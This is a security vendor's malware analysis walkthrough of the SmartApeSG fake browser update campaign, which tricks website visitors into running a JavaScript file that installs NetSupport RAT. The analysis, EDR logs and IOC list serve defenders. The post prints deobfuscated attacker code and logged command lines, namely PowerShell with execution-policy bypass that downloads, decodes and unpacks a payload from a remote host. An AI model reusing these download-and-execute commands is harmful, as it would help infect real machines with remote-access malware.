SmartApeSG walkthrough

By Jerome Segura

Published: 2024-06-11 · Archived: 2026-04-05 20:08:55 UTC

In this walkthrough, we test SmartApeSG, a malware campaign distributed via compromised sites.


SmartApeSG, tested on June 11, 2024

Distribution

Social engineering attacks via fake browser updates are increasingly common. Criminals inject code into compromised websites, which then present unsuspecting website users with malware downloads disguised as browser updates. With little effort, threat actors can trick victims into executing malicious code and gain initial access to their machines.


About one year ago, a new social engineering variant joined the fake browser updates club. We named it SmartApeSG (AKA ZPHP, HANEYMANEY) in reference to its hosting provider (SmartApe) and of course SocGholish which started it all. Like its counterparts, it leverages compromised websites to load a fake browser update template. Victims are tricked into executing a file that will eventually download NetSupport RAT.

To start replaying this threat, we looked for previous indicators of compromise, in particular one of the domains that is being injected into legitimate websites. To change things up a little bit, we set Microsoft Edge as our default browser and visited one of those sites. After a few seconds, the page was hijacked and replaced with the following template:




The overlay reads “You are using an older version of Edge” (that template is adapted based on your browser). It looks real, so much so that users will want to do the right thing and download this update.

When we click on the ‘Update Edge’ button, it downloads a zip archive with the following naming convention: *Update – [0-9]{5}.zip*. After we extract the content of that archive, we see a main JavaScript file that has the static name *Update 124.0.6367.158.js* (at least for the current campaign) and a folder called *Install*, itself containing numerous ‘.dat’ files.



The file that victims will run is the JavaScript one, the others are there just for noise and to confuse security products. If you were to look at that file (it is over 20MB), you wouldn’t see a lot other than what appears to be a

legitimate library:



```
/*
* The licenses this file
* to you under the Apache License (the
* "License"); you may not use this file except in compliance
* with the License.  You may obtain a copy of the License at
*
*/

(function (variableas, stringrefactor) {
    typeof exports === 'object2' && typeof module !== 'undefined' ?
    stringrefactor(exports) :
    typeof define === 'function' && define.amd ? define(['exports'],
    stringrefactor) :
    (variableas = typeof variableasThis !== 'undefined' ? variableasThis :
    variableas || self, stringrefactor(variableas.echarts = {}));
}(this, (function (exports) { 'use strict';

    /*!
    *****************************************************************************
    2024 Copyright (c) Microsoft Corporation.

    *****************************************************************************
    */
    /* variableas Reflect, Promise */

    var extendStatics2 = function(d, b) {
        extendStatics2 = Object.setPrototypeOf ||
            ({ __proto__: [] } instanceof Array && function (d, b) { d.__proto__
            = b; }) ||
            function (d, b) { for (var p in b) if (Object.prototype.
            hasOwnProperty.call(b, p)) d[p] = b[p]; };
        return extendStatics2(d, b);
    };
```

There is malicious code in there, which we will cover a little bit later. For now, we simply execute the script by double-clicking on it. Not much actually happens, no installer screen or message indicating that the browser has been updated. If you reload the website you are on, it will display normally this time, which is perhaps enough of a trick.

Process flow

In the background, the script spawns a new PowerShell command responsible for downloading and executing the payload as *client32.exe* (NetSupport RAT):


```
"C:\Windows\System32\WScript.exe" "C:\Users\admin\Downloads\Update 124.0.6367.158.js"

    "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -Ex Bypass -NoP -C $YLHTCF='http://p

        "C:\Users\admin\AppData\Roaming\OAPWDYLP10\client32.exe"
```

This process flow is not exactly showing us what happens when we execute the malicious JavaScript. If we look at the network activity (more on this in the next section), we see that *wscript.exe* is contacting the same remote domain that served the template at the following URL: elvesofiax[.]com/cdn-vs/22per.php?[4digitid]

The server sends back a response that is 7.9MB. If we open in a text editor, it looks like the same library we had from earlier, but with a notable difference: At the very end of the file is a gigantic blurb of encoded data:




This is interesting because it means the original script (*Update 124.0.6367.158.js*) was just setting the stage and this second one is the one that actually contains the malicious instructions. Using an online deobfuscator, we can now expose the PowerShell command:

```
var flow = 'Save'
for (var overflow_counter = 0; overflow_counter < 1000000; overflow_counter++) {
  var flow = flow.concat('Load')
}
XEYRSHRFXXA =
  "powershell.exe -Ex Bypass -NoP -C $FYSZ='http://psk777.casa/help.php?7222';$YUAEZVAT=(New-O
{
  var BFULCUM = new ActiveXObject('WScript.Shell')
  BFULCUM.run(XEYRSHRFXXA, 0, false)
}

```

The next steps in the infection process are for PowerShell to retrieve the final payload (NetSupport RAT) from the remote host psk777[.]casa:

This time we get a giant (10.1MB) Base64 encoded string that decodes to a zip archive. These are the NetSupport RAT files:



Network summary

SmartApeSG network traffic captured by mitmproxy, rules from fiddleitm:

Path	Method	Status	Size	Comment
https://elvesofiax.com/cdn-vs/original.js	GET	200	2.1kb	SmartApeSG
https://elvesofiax.com/cdn-vs/cache.php?	GET	200	5.4mb	SmartApeSG
https://elvesofiax.com/cdn-vs/assets/css/index.css	GET	200	905b	SmartApeSG
https://elvesofiax.com/cdn-vs/assets/js/index.js	GET	200	677b	SmartApeSG
https://elvesofiax.com/cdn-vs/assets/img/microsoft.png	GET	200	552b	SmartApeSG
https://elvesofiax.com/cdn-vs/assets/img/hero-img_desktop%...	GET	200	358.2kb	SmartApeSG
https://elvesofiax.com/cdn-vs/assets/img/edge-bg.png	GET	200	1.9mb	SmartApeSG

Post execution traffic (Wireshark):


Destination	Protocol	Length	Host	Info
45.150.65.147	HTTP	425	elvesofiax.com	GET /cdn-vs/22per.php?16962 HTTP/1.1
74.119.194.232	HTTP	128	psk777.casa	GET /help.php?8735 HTTP/1.1
94.158.245.103	HTTP	274	94.158.245.103	POST http://94.158.245.103/fakeurl.htm

Protection

When we first executed this payload, ThreatDown was already blocking the malicious domain hosting the fake template and the NetSupport RAT payload:

Name	Action Taken	Category	Type	Location
Generic.Malware/Suspicious	Quarantined	Malware	File	C:\Users\ AppData\...t32.exe
Trojan	Blocked	Website	Outbound Connection	elvesofiax.com(45.150.65...47:443)

In order to see what EDR would record, we disabled all protections to let the attack happen without any impediments. The process graph summarizes the events that happened on the victim's endpoint. In this case, we ran the script directly from the Downloads folder and let execution happen:



These are the events that were captured:

Locations	PID	Found on	Triggered Behaviors	MITRE Tactics Mapping
C:\WINDOWS\SYSTEM32\WSCRIPT.EXE	7764	06/11/2024 12:09:32 PM	10 Behaviors | 6 Tactics	Execution, Collection, Defense Evasion, Persistence, Privilege Escalation, Command and Control
C:\WINDOWS\SYSTEM32\WSCRIPT.EXE	7764	06/11/2024 12:09:13 PM	Javascript, Javascript Suspicious Execution, 2x Suspicious PowerShell Execution Policy Change	
C:\WINDOWS\SYSTEM32\WINDOW...0WERSHELL.EXE	944	06/11/2024 12:09:35 PM	2x Archived Data Via Library, 2x Decode, Hidden File Via Powershell, Local Data Staged, Registry Autorun, Suspicious NetSupport Tool Activity	
C:\USERS\ \APPDATA\ROA...\CLIENT32.EXE	4928	06/11/2024 12:09:45 PM	Suspicious NetSupport Tool Activity	

JavasScript execution:

Detection Rule	Suspicious PowerShell Execution Policy Change Medium Severity
Description	Suspicious usage of PowerShell ExecutionPolicy option to set an unsecure policy level has been detected.
Occurrences	2

PowerShell
Adversaries may abuse PowerShell commands and scripts for execution.

Tactic	TA0002 - Execution
Technique	T1059.001 - PowerShell

Context


```
  {
    "script_data": [
      "IServerXMLHTTPRequest2.open(\"GET\", \"https://elvesofiax.com/cdn-
vs/22per.php?13607\", \"false\");
IServerXMLHTTPRequest2.send(\"7A=\");
IServerXMLHTTPRequest2.responseText();
IWshShell3.Run(\"powershell.exe -Ex Bypass -NoP -C
$FYSZ='http://psk777.casa/help.php?7222'\", \"0\", \"false\");
"
    ],
    "script_path": "C:\\USERS\ \\UPDATE - 114749\\UPDATE
124.0.6367.158.JS",
    "timestamp": "06/11/2024 3:51:44 PM"
  },
  {
    "child_process_id": "3628",
    "child_process_path":
"C:\\WINDOWS\\SYSTEM32\\WINDOWSPOWERSHELL\\V1.0\\POWERSHELL.EXE",
    "command_line":
```


wscript.exe to powershell.exe

PowerShell execution:

Detection Rule	Suspicious PowerShell Execution Policy Change Medium Severity
Description	Suspicious usage of PowerShell ExecutionPolicy option to set an unsecure policy level has been detected.
Occurrences	2

PowerShell


Adversaries may abuse PowerShell commands and scripts for execution.

Tactic	TA0002 - Execution
Technique	T1059.001 - PowerShell


Context


```
[
  {
    "child_process_id": "944",
    "child_process_path":
"C:\\WINDOWS\\SYSTEM32\\WINDOWSPOWERSHELL\\V1.0\\POWERSHELL.EXE",
    "command_line":
"\"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe\" -Ex
Bypass -NoP -C $YHPBPAVRZK='http://psk777.casa/help.php?
';$UXZJVRUGFP=(New-Object
System.Net.WebClient).DownloadString($YHPBPAVRZK);$DQAHTDC=
[System.Convert]::FromBase64String($UXZJVRUGFP);$asd = Get-Random -Minimum
-10 -Maximum 37; $REBUMK=
[System.Environment]::GetFolderPath('ApplicationData')+'\\XLHSYVMPUBR'+$asd
(!(Test-Path $REBUMK -PathType Container)) { New-Item -Path $REBUMK -
ItemType Directory };$p=Join-Path $REBUMK 'wZahOO.zip';
[System.IO.File]::WriteAllBytes($p,$DQAHTDC);try {    Add-Type -A
System.IO.Compression.FileSystem;
[System.IO.Compression.ZipFile]::ExtractToDirectory($p,$REBUMK)} catch {
Write-Host 'Failed: ' + $ ;    exit};$CV=Join-Path $REBUMK
```


NetSupport RAT downloaded and runs from folder within %appdata%:



Persistence achieved via an autorun registry key:



Mitigations

We did not run the payload long enough to see what happens next, but it is likely that the infected endpoint would be remotely accessed by a malicious actor for further assessment.

It was interesting to see how the threat actors were using a two stage scripting flow to invoke PowerShell. This gives them more flexibility to change their payload's location, as well as possibly bypass detection from security engines.

A solid network-based defense will keep SmartApeSG away from your users, and EDR will also give you great visibility into the attack chain. Finally, it's important to remember that these incidents are often the precursor to data theft or ransomware.

Did you like this walkthough? For more, check out our index page here.

Indicators of Compromise (IOCs)

Sample

```
4cf69758cb191de3edc2030019c3bb0c56346de4e85b6badcce9aba8a23706fa
```

SmartApeSG infrastructure (now on Stark Industries)

```
elvesofiax[.]com
45.150.65[.]147
```

Second JavaScript

```
elvesofiax[.]com/cdn-vs/22per.php
```

NetSupport RAT host

```
psk777[.]casa
```

NetSupport RAT C2

```
94.158.245[.]103
```

Source: https://www.threatdown.com/blog/smartapesg-06-11-2024/